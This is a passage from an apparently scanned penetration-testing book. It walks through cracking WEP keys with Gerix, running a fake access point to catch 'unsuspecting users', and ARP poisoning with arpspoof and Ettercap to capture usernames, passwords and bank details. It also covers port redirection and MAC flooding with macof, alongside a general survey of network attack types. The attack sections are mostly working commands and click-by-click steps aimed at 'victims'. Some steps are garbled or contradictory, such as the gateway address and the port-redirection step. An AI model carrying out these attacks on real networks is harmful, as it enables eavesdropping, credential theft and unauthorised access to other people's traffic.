
7. Click on the **Enable/Disable Monitor Mode** button.

8. Once Monitor mode has been enabled successfully, under Select Target Network, click on the **Rescan Networks** button.

9. The list of targeted networks will begin to fill. Select a wireless network to target.

10.In this case, we select a WEP encrypted network.

Click on the **WEP** tab.



11.Under Functionalities, click on the **Start Sniffing and Logging** button.

12.Click on the subtab **WEP Attacks (No Client)**.

13.Click on the **Start false access point authentication on victim** button.

14.Click on the **Start the ChopChop attack** button.

15.In the terminal window that opens, answer Y to the **Use this packet** question.

16.Once completed, copy the .cap file generated.

17.Click on the **Create the ARP packet to be injected on the victim access point** button.

18.Click on the **Inject the created packet on victim** access point button.

19.In the terminal window that opens, answer Y to the **Use this packet** question.

20.Once you have gathered approximately 20,000 packets, click on the **Cracking** tab.

21.Click on the **Aircrack-ng - Decrypt WEP Password** button. That's it!

That's it!

In this attack, we used Gerix to automate a crack on a wireless network in order to obtain the WEP key. We began the attack by launching Gerix and enabling the monitoring mode interface. Next, we selected our victim from a list of attack targets provided by Gerix. After we started sniffing the network traffic, we then used Chop Chop to generate the CAP file. We concluded the attack by gathering 20,000 packets and brute-forced the CAP file with AirCrack.

With Gerix, we were able to automate the steps to crack a WEP key without having to manually type commands in a terminal window. This is an excellent way to quickly and efficiently break into a WEP secured network.

Accessing clients using a fake AP

In this attack, we will use Gerix to create and set up a fake **access point (AP)**. Setting up a fake access point gives us the ability to gather information on each of the computers that access it. People in this day and age will often sacrifice security for convenience. Connecting to an open wireless access point to send a quick e-mail or to quickly log into a social network is rather convenient. Gerix is an automated GUI for AirCrack.

A **supported wireless card configured** for packet injection will be required to complete this attack. In the case of a wireless card, packet injection involves sending a packet, or injecting it onto an already established connection between two parties.


Let's begin the process of creating a fake AP with Gerix.

1.Let's navigate to the directory where Gerix is located:

```
cd /usr/share/gerix-wifi-cracker
```

2.To begin using Gerix, we issue the following command:

```
python gerix.py
```



- 3.Click on the Configuration tab.
- 4.On the Configuration tab, select your wireless interface.
- 5.Click on the Enable/Disable Monitor Mode button.
- 6.Once Monitor mode has been enabled successfully, under Select Target Network, press the Rescan Networks button.
- 7.The list of targeted networks will begin to fill. Select a wireless network to target.
- 8.In this case, we select a WEP encrypted network.

Click on the Fake AP tab.

The screenshot shows the 'Welcome in Fake Access Point Control Panel' interface. At the top, there's a navigation bar with links: Welcome, Configuration, WEP, WPA, Fake AP (which is highlighted), Cracking, Database, and Credits. Below the navigation bar, the title 'Welcome in Fake Access Point Control Panel' is displayed. A 'Create Fake AP' section follows, containing fields for 'Access point ESSID' (set to 'honeypot') and 'Access point channel' (set to '12'). Under 'Cryptography tags', 'WEP' is selected. A 'Key in Hex' field contains 'aabbccddeee'. Under 'WPA/WPA2 types', 'WEP40' is selected. In the 'Options' section, 'AdHoc mode' is checked, while 'Hidden SSID', 'Disable broadcast probes', and 'Respond to all probes' are unchecked. At the bottom is a 'Start Fake Access Point' button.

- 9.Change the **Access Point ESSID** from honeypot to something less suspicious. In this case, we are going to use personalnetwork.

A close-up screenshot of the 'Access point ESSID' input field. The previous value 'honeypot' has been replaced by 'personalnetwork'.

10. We will use the defaults on each of the other options. To start the fake access point, click on the Start Face Access Point button.

A close-up screenshot of the 'Start Face Access Point' button, which is now visible and ready to be clicked.

That's it!

In this attack, we used Gerix to create a fake AP. Creating a fake AP is an excellent way of collecting information from unsuspecting users. The reason fake access points are a great tool to use is that to your victim, they appear to be a legitimate access point, thus making it trusted by the user. Using Gerix, we were able to automate the creation of setting up a fake access point in a few short clicks.

URL traffic manipulation

In this attack, we will perform a URL traffic manipulation attack. URL traffic manipulation is very similar to a Man In The Middle attack, in that we will route traffic destined for the Internet to pass through our machine first. We will perform this attack through ARP poisoning. ARP poisoning is a technique that allows you to send spoofed ARP messages to a victim on the local network. We will execute this attack using arpspoof.

Let's begin the process of URL traffic manipulation.

1. Open a terminal window and execute the following command to configure IP tables that will allow our machine to route traffic:

```
sudo echo 1 >> /proc/sys/net/ipv4/ip_forward
```

2. Next, we launch arpspoof to poison traffic going from our victim's machine to the default gateway. In this example, we will use a Windows 7 machine on my local network with an address of 192.168.10.115. Arpspoof has a couple of options that we will select and they include:

-i allows us to select our target interface. In this case, we will select wlan0.

-t allows us to specify our target.

The syntax for completing this command is arpspoof -i [interface] -t [target IP address] [destination IP address]

```
sudo arpspoof -i wlan0 -t 192.168.10.115 192.168.10.1
```

3. Next, we will execute another arpspoof command that will take traffic from the destination in the previous command (which was the default gateway) and route that traffic back to our Kali machine. In this example our IP address is 192.168.10.110.

```
sudo arpspoof -i wlan0 -t 192.168.10.1 192.168.10.110
```

That's it!

In this attack, we used ARP poisoning with arpspoof to manipulate traffic on our victim's machine to ultimately route back through our Kali Linux machine. Once traffic has been rerouted, there are other attacks that you can run against the victim, including recording their keystrokes, following websites they have visited, and much more!

Port redirection

In this attack, we will use Kali to perform port redirection, also known as port forwarding or port mapping. Port redirection involves the process of accepting a packet destined for one port, say port 80, and redirecting its traffic to a different port, such as 8080. The benefits of being able to perform this type of attack are endless because with it you can redirect secure ports to unsecure ports, redirect traffic to a specific port on a specific device, and so on.

Let's begin the process of port redirection/forwarding.

1. Open a terminal window and execute the following command to configure IP tables that will allow our machine to route traffic:

```
sudo echo 1 >> /proc/sys/net/ipv4/ip_forward
```

2. Next, we launch arpspoof to poison traffic going to our default gateway. In this example, the IP address of our default gateway is 192.168.10.1. Arpspoof has a couple of options that we will select and they include:

④ -i allows us to select our target interface. In this case, we will select `wlan0`.

The syntax for completing this command is `arpspoof -i [interface] [destination IP address]`.

```
sudo arpspoof -i wlan0 192.168.10.1
```

3. Next, we will execute another arpspoof command that will take traffic from our destination in the previous command (which was the default gateway) and route that traffic back to our Kali Linux machine. In this example our IP address is 192.168.10.110.

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

That's it!

In this attack, we used ARP poisoning with arpspoof and IPTables routing to manipulate traffic on our network destined for port 80 to be redirected to port 8080. The benefits of being able to perform this type of attack are endless because with it you can redirect secure ports to unsecure ports, redirect traffic to a specific port on a specific device, and so on.

Sniffing network traffic

In this attack, we will examine the process of sniffing network traffic. Sniffing network traffic involves the process of intercepting network packets, analyzing it, and then decoding the traffic (if necessary) displaying the information contained within the packet. Sniffing traffic is particularly useful in gathering information from a target, because depending on the websites visited, you will be able to see the URLs visited, usernames, passwords, and other details that you can use against them.


We will use Ettercap for this attack, but you could also use Wireshark. For demonstration purposes, Ettercap is a lot easier to understand and apply sniffing principles. Once an understanding of the sniffing process is established, Wireshark can be utilized to provide more detailed analysis.

A wireless card configured for packet injection is required to complete this attack although you can perform the same steps over a wired network. In case of a wireless card, packet injection involves sending a packet, or injecting it, onto an already established connection between two parties.

Let's begin the process of sniffing network traffic by launching Ettercap.

1. Open a terminal window and start Ettercap. Using the -G option, launch the GUI:
ettercap -G


2. We begin the process by turning on Unified sniffing. You can press Shift + U or use the menu and navigate to **Sniff | Unified sniffing**.




3. Select the network interface. In case of using a MITM attack, we should select our wireless interface.




4. Next, we turn on **Scan for hosts**. This can be accomplished by pressing **Ctrl + S** or use the menu and navigate to **Hosts | Scan for hosts**.




5.Next, we bring up the **Host List**. You can either press H or use the menu and navigate to **Hosts | Host List**.




6.We next need to select and set our targets. In our case, we will select 192.168.10.111 as our Target 1 by highlighting its IP address and pressing the **Add To Target 1** button.



7.Now we are able to allow Ettercap to begin sniffing. You can either press Ctrl + W or use the menu and navigate to **Start | Start sniffing**.



8.Finally, we begin the ARP poisoning process. From the menu, navigate to Mitm | Arp poisoning....




9.In the window that appears, check the optional parameter for Sniff remote connections.



10.Depending on the network traffic, we will begin to see information.



11. Once we have found what we are looking for (usernames and passwords). We will turn off Ettercap. You can do this by either pressing Ctrl + E or by using the menu and navigating to **Start | Stop sniffing**.



12. Now we need to turn off ARP poisoning and return the network to normal.



This attack included an MITM attack that works by using ARP packet poisoning to eavesdrop on wireless communications transmitted by a user. We began the attack by launching Ettercap and scanning for our hosts. We then began the process of ARP poisoning the network. ARP poisoning is a technique that allows you to send spoofed ARP messages to a victim on the local network.

Conclusion :

We concluded the attack by starting the packet sniffer and demonstrated a way to stop ARP poisoning and return the network back to normal. This step is key in the detection process as it allows you to not leave the network down once you have stopped poisoning the network.

This process is useful for gathering information as it's being transmitted across the wireless network. Depending on the traffic, you will be able to gather usernames, passwords, bank account details, and other information your targets send across the network. This information can also be used as a springboard for larger attacks.

SECTION - 3 (Attacks)

Chapter - 6

NETWORK ATTACKS

Things We Are Going To cover In This Chapter :

- ✓ ARP Protocol Basics
- ✓ Using ARP Spoof to Perform MITM Attacks
- ✓ ARP Poisoning with Ettercap
- ✓ Hijacking Session with MITM Attack
- ✓ DNS Poisoning

Common Types of Network Attacks

Without security measures and controls in place, your data might be subjected to an attack. Some attacks are passive, meaning information is monitored; others are active, meaning the information is altered with intent to corrupt or destroy the data or the network itself.

Your networks and data are vulnerable to any of the following types of attacks if you do not have a security plan in place.

Eavesdropping

In general, the majority of network communications occur in an unsecured or “cleartext” format, which allows an attacker who has gained access to data paths in your network to “listen in” or interpret (read) the traffic. When an attacker is eavesdropping on your communications, it is referred to as sniffing or snooping. The ability of an eavesdropper to monitor the network is generally the biggest security problem that administrators face in an enterprise. Without strong encryption services that are based on cryptography, your data can be read by others as it traverses the network.

Data Modification

After an attacker has read your data, the next logical step is to alter it. An attacker can modify the data in the packet without the knowledge of the sender or receiver. Even if you do not require confidentiality for all communications, you do not want any of your messages to be modified in transit. For example, if you are exchanging purchase requisitions, you do not want the items, amounts, or billing information to be modified.

Identity Spoofing (IP Address Spoofing)

Most networks and operating systems use the IP address of a computer to identify a valid entity. In certain cases, it is possible for an IP address to be falsely assumed—identity spoofing. An attacker might also use special programs to construct IP packets that appear to originate from valid addresses inside the corporate intranet.

After gaining access to the network with a valid IP address, the attacker can modify, reroute, or delete your data. The attacker can also conduct other types of attacks, as described in the following sections.

Password-Based Attacks

A common denominator of most operating system and network security plans is password-based access control. This means your access rights to a computer and network resources are determined by who you are, that is, your user name and your password.

Older applications do not always protect identity information as it is passed through the network for validation. This might allow an eavesdropper to gain access to the network by posing as a valid user.

When an attacker finds a valid user account, the attacker has the same rights as the real user. Therefore, if the user has administrator-level rights, the attacker also can create accounts for subsequent access at a later time.

After gaining access to your network with a valid account, an attacker can do any of the following:

- Obtain lists of valid user and computer names and network information.
- Modify server and network configurations, including access controls and routing tables.
- Modify, reroute, or delete your data.

Denial-of-Service Attack

Unlike a password-based attack, the denial-of-service attack prevents normal use of your computer or network by valid users.

After gaining access to your network, the attacker can do any of the following:

- Randomize the attention of your internal Information Systems staff so that they do not see the intrusion immediately, which allows the attacker to make more attacks during the diversion.
- Send invalid data to applications or network services, which causes abnormal termination or behavior of the applications or services.
- Flood a computer or the entire network with traffic until a shutdown occurs because of the overload.
- Block traffic, which results in a loss of access to network resources by authorized users.

Man-in-the-Middle Attack

As the name indicates, a man-in-the-middle attack occurs when someone between you and the person with whom you are communicating is actively monitoring, capturing, and controlling your communication transparently. For example, the attacker can re-route a data exchange. When computers are communicating at low levels of the network layer, the computers might not be able to determine with whom they are exchanging data.

Man-in-the-middle attacks are like someone assuming your identity in order to read your message. The person on the other end might believe it is you because the attacker might be actively replying as you to keep the exchange going and gain more information. This attack is capable of the same damage as an application-layer attack, described later in this section.

Compromised-Key Attack

A key is a secret code or number necessary to interpret secured information. Although obtaining a key is a difficult and resource-intensive process for an attacker, it is possible. After an attacker obtains a key, that key is referred to as a compromised key.

An attacker uses the compromised key to gain access to a secured communication without the sender or receiver being aware of the attack. With the compromised key, the attacker can decrypt or modify data, and try to use the compromised key to compute additional keys, which might allow the attacker access to other secured communications.

Sniffer Attack

A sniffer is an application or device that can read, monitor, and capture network data exchanges and read network packets. If the packets are not encrypted, a sniffer provides a full view of the data inside the packet. Even encapsulated (tunneled) packets can be broken open and read unless they are encrypted and the attacker does not have access to the key.

Using a sniffer, an attacker can do any of the following:

- Analyze your network and gain information to eventually cause your network to crash or to become corrupted.

- Read your communications.

Application-Layer Attack

An application-layer attack targets application servers by deliberately causing a fault in a server's operating system or applications. This results in the attacker gaining the ability to bypass normal access controls. The attacker takes advantage of this situation, gaining control of your application, system, or network, and can do any of the following:

- Read, add, delete, or modify your data or operating system.
- Introduce a virus program that uses your computers and software applications to copy viruses throughout your network.
- Introduce a sniffer program to analyze your network and gain information that can eventually be used to crash or to corrupt your systems and network.
- Abnormally terminate your data applications or operating systems.
- Disable other security controls to enable future attacks.

Types of attack:

Classes of attack might include passive monitoring of communications, active network attacks, close-in attacks, exploitation by insiders, and attacks through the service provider. Information systems and networks offer attractive targets and should be resistant to attack from the full range of threat agents, from hackers to nation-states. A system must be able to limit damage and recover rapidly when attacks occur. There are five types of attack:

Passive Attack

A passive attack monitors unencrypted traffic and looks for clear-text passwords and sensitive information that can be used in other types of attacks. Passive attacks include traffic analysis, monitoring of unprotected communications, decrypting weakly encrypted traffic, and capturing authentication information such as passwords. Passive interception of network operations enables adversaries to see upcoming actions. Passive attacks result in the disclosure of information or data files to an attacker without the consent or knowledge of the user.

Active Attack

In an active attack, the attacker tries to bypass or break into secured systems. This can be done through stealth, viruses, worms, or Trojan horses. Active attacks include attempts to circumvent or break protection features, to introduce malicious code, and to steal or modify information. These attacks are mounted against a network backbone, exploit information in transit, electronically penetrate an enclave, or attack an authorized remote user during an attempt to connect to an enclave. Active attacks result in the disclosure or dissemination of data files, DoS, or modification of data.

Distributed Attack

A distributed attack requires that the adversary introduce code, such as a Trojan horse or back-door program, to a “trusted” component or software that will later be distributed to many other companies and users. Distribution attacks focus on the malicious modification of hardware or software at the factory or during distribution. These attacks introduce malicious code such as a back door to a product to gain unauthorized access to information or to a system function at a later date.

Insider Attack

An insider attack involves someone from the inside, such as a disgruntled employee, attacking the network. Insider attacks can be malicious or no malicious. Malicious insiders intentionally eavesdrop, steal, or damage information; use information in a fraudulent manner; or deny access to other authorized users. No malicious attacks typically result from carelessness, lack of knowledge, or intentional circumvention of security for such reasons as performing a task.

Close-in Attack

A close-in attack involves someone attempting to get physically close to network components, data, and systems in order to learn more about a network. Close-in attacks consist of regular individuals attaining close physical proximity to networks, systems, or facilities for the purpose of modifying, gathering, or denying access to information. Close physical proximity is achieved through surreptitious entry into the network, open access, or both.

One popular form of close in attack is **social engineering**. In a social engineering attack, the attacker compromises the network or system through social interaction with a person, through an e-mail message or phone. Various tricks can be used by the individual to revealing information about the security of company. The information that the victim reveals to the hacker would most likely be used in a subsequent attack to gain unauthorized access to a system or network.

Phishing Attack

In phishing attack the hacker creates a fake web site that looks exactly like a popular site such as the SBI bank or paypal. The phishing part of the attack is that the hacker then sends an e-mail message trying to trick the user into clicking a link that leads to the fake site. When the user attempts to log on with their account information, the hacker records the username and password and then tries that information on the real site.

Hijack attack

Hijack attack In a hijack attack, a hacker takes over a session between you and another individual and disconnects the other individual from the communication. You still believe that you are talking to the original party and may send private information to the hacker by accident.

Spoof attack

Spoof attack In a spoof attack, the hacker modifies the source address of the packets he or she is sending so that they appear to be coming from someone else. This may be an attempt to bypass your firewall rules.

Buffer overflow

Buffer overflow A buffer overflow attack is when the attacker sends more data to an application than is expected. A buffer overflow attack usually results in the attacker gaining administrative access to the system in a command prompt or shell.

Exploit attack

Exploit attack In this type of attack, the attacker knows of a security problem within an operating system or a piece of software and leverages that knowledge by exploiting the vulnerability.


Password attack

Password attack An attacker tries to crack the passwords stored in a network account database or a password-protected file. There are three major types of password attacks: a dictionary attack, a brute-force attack, and a hybrid attack. A dictionary attack uses a word list file, which is a list of potential passwords. A brute-force attack is when the attacker tries every possible combination of characters.

ARP Protocol Basics

ARP stands for address resolution protocol. It runs upon the link layer (Layer 2) of the OSI model. Its purpose is to resolve an IP address to a MAC address. Any piece of hardware that connects to the Internet has a unique MAC address associated with it.

How ARP Works



So let's imagine the scenario shown in the image, where on a switch-based network, "Host A" with an IP 192.168.1.2 would like to communicate with "Host B" with an IP 192.168.1.3. In order to communicate on a local area, Host A would need to have the MAC address of Host B.

Host A will look inside its ARP cache and see if the entry for Host B's IP address is present inside the ARP table. If it's not present, Host A will send an ARP broadcast packet to every device on the network asking "Who has Host B's IP address?"

Once Host B receives the ARP request, it will send an ARP reply telling Host A "I am Host B and here is my MAC address." The MAC address would be then saved inside the ARP table. An ARP cache contains a list of the IP and MAC addresses of every host we have communicated with.

Interface: 10.158.86.158 --- 0xa	Internet Address	Physical Address	Type
	10.158.84.1	00-09-e8-98-h8-00	dynamic
	10.158.84.123	00-24-81-90-e5-34	dynamic
	10.158.85.9	00-13-21-f3-h6-19	dynamic
	10.158.85.60	00-90-27-92-h0-79	dynamic
	10.158.85.105	00-07-e9-ee-84-92	dynamic
	10.158.86.147	00-0e-7b-90-b3-8d	dynamic
	10.158.86.217	00-12-3f-4d-17-8a	dynamic

ARP Attacks

There are two types of attack vectors that could be utilized with ARP:

- 1.MAC flooding
- 2.ARP poisoning or ARP spoofing

MAC Flooding

We will discuss MAC flooding first as it is easier. The idea behind a MAC flooding attack is to send a huge amount of ARP replies to a switch, thereby overloading the cam table of the switch. Once the switch overloads, it goes into hub mode, meaning that it will forward the traffic to every single computer on the network. All the attacker needs to do now is run a sniffer to capture all the traffic. This attack does not work on every switch; lots of newer switches have built-in protection against an attack.

Macof

Macof is part of dsniff series of tools, which I will demonstrate once we get to ARP spoofing. Macof fills the cam table in less than a minute or so, since it sends a huge number of MAC entries—155,000 per minute, to be specific.

Usage

The usage is extremely simple. All we need to do is execute “macof” command from our terminal. Take a look at the following screenshot:


Once the cam table has been flooded, we can open Wireshark and start capturing the traffic. By default, Wireshark is set to capture the traffic in the promiscuous mode; however, you don’t need to sniff in the promiscuous mode when a switch goes into a hub mode since the traffic is already promiscuous.

ARP Poisoning

ARP poisoning is a very popular attack and can be used to get in the middle of a communication. This could be achieved by sending fake “ARP replies”. As discussed earlier, the ARP protocol would always trust that the reply is coming from the right device. Due to this flaw in its design, it can in no way verify that the ARP reply was sent from the correct device.

The way it works is that the attacker would send a spoofed ARP reply to any computer on a network to make it believe that a certain IP is associated with a certain MAC address, thereby poisoning its ARP cache that keeps track of IP to MAC addresses.

Scenario—How It Works



Let's take a look at the scenario presented in this image. The hacker sniffs all the traffic using the ARP spoofing attack. We have a switch with the IP 192.168.1.2. We have two hosts, namely, “bob” with the IP 192.168.1.3 and “alice” with the IP 192.168.1.4. The “hacker” computer is also located on the network with the IP 192.168.1.10.

In order to launch an ARP spoofing attack, the attacker will send two spoofed ARP replies. The first reply will be sent to “alice” telling “bob” that “alice” is at the MAC address of the “hacker,” that is, “bb.bb.bb.bb”, so all the communication going from “bob” to “alice” will be forwarded to the hacker. Now, the hacker will send a spoofed ARP reply to “alice” as well telling that “bob” is located at the hacker’s MAC address, since he wants to sniff the traffic going from “alice” to “bob” as well. So through ARP spoofing, the hacker is now in the middle, sniffing traffic between the two hosts.

Denial of Service Attacks

Another attack that is possible with ARP spoofing is a denial-of-service attack. The attack works by associating the victim router's IP to an IP that does not exist, thereby denying the victim access to the Internet: when the victim tries to connect to the Internet, he will reach a nonexisting place. The attack is performed by sending a spoofed ARP reply to the victim's router's MAC address that does not exist. Again, in a real penetration testing environment, you would rarely perform these types of attacks, and you will be more focused on launching the ARP spoofing attack.

Tools of the Trade3

Now, let's talk about some of the popular tools that could be used to perform Man in the Middle attacks.

Dsniff

Dsniff is called the Swiss army knife of command line ARP spoofing tools. It includes many tools to sniff various types of traffic. The most popular of them is ARP spoof, which would be demonstrated next. Dsniff is not developed or updated any more, but the tool still works and is great for performing Man in the middle attacks.

The set of tools include the following:

- Arpspoof—Used for poisoning the ARP cache by forging ARP replies
- Mailsnarf—Used to sniff e-mail messages sent from protocols like SMTP and POP
- Msgsnaf—Sniffs all the IM messaging conversations
- Webspy—Used to sniff all the URLs that a victim has visited via his browser and later use to open it in our browser
- Urlsnarf—Sniffs all the URLs
- Macof—Used to perform a MAC flooding attack

Using ARP Spoof to Perform MITM Attacks

Before we perform a man in the middle attack, we need to enable IP forwarding so that the traffic could be forwarded to the destination. In order to enable it, we will use the following command:

```
echo 1 >/proc/sys/net/ipv4/ip_forward
```

We can confirm that port forwarding is enabled by using the cat command to display the contents of the ip _ forward file. “1” means that IP forwarding is enabled; “0” means it’s disabled.

```
root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@bt:~# cat /proc/sys/net/ipv4/ip_forward
1
```

Now that we have enabled IP forwarding, we need to gather the following information to perform an man in the middle attack:

- 1.Attacker’s IP
- 2.Victim’s IP
- 3.Default gateway

Attacker’s IP—This will be the IP address of my BackTrack machine, which is 192.168.75.138.

```
root@bt:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:18:20:15
          inet addr:192.168.75.138  Bcast:192.168.75.255
```

Victim’s IP—My victim is a Windows XP machine, which has an IP 192.168.75.142.

```
C:\Documents and Settings\Administrator>ipconfig
Windows IP Configuration

Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix . : localdomain
  IP Address . . . . . : 192.168.75.142
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.75.2
```

Default gateway—The default gateway is the IP address of my router, which is 192.168.75.142. Next, we would take a note of the victim’s MAC addresses associated with each of them.

We can view the MAC addresses in the ARP cache:

```
C:\Documents and Settings\Administrator>arp -a
Interface: 192.168.75.142 --- 0x2
Internet Address      Physical Address      Type
192.168.75.2          00-50-56-fc-e6-2b    dynamic
192.168.75.138        00-0c-29-18-20-15    dynamic
```

From this ARP cache, we can see that we have the MAC address of the default gateway (192.168.75.2) and our machine (192.168.75.138). So what we would like to do is to tell the default gateway that the victim's IP address is associated with our MAC address and vice versa. Let's try ARP spoof to do this job.

Usage

The basic syntax for arpspoof is as follows:

```
arpspoof -i [Interface] -t [Target Host]
```

In this case, our interface is “eth0,” and our targets are 192.168.75.2 (gateway) and 192.168.75.142 (victim). So our command would be as follows:

```
arpspoof -i eth0 -t 192.168.75.142 192.168.75.2
```

```
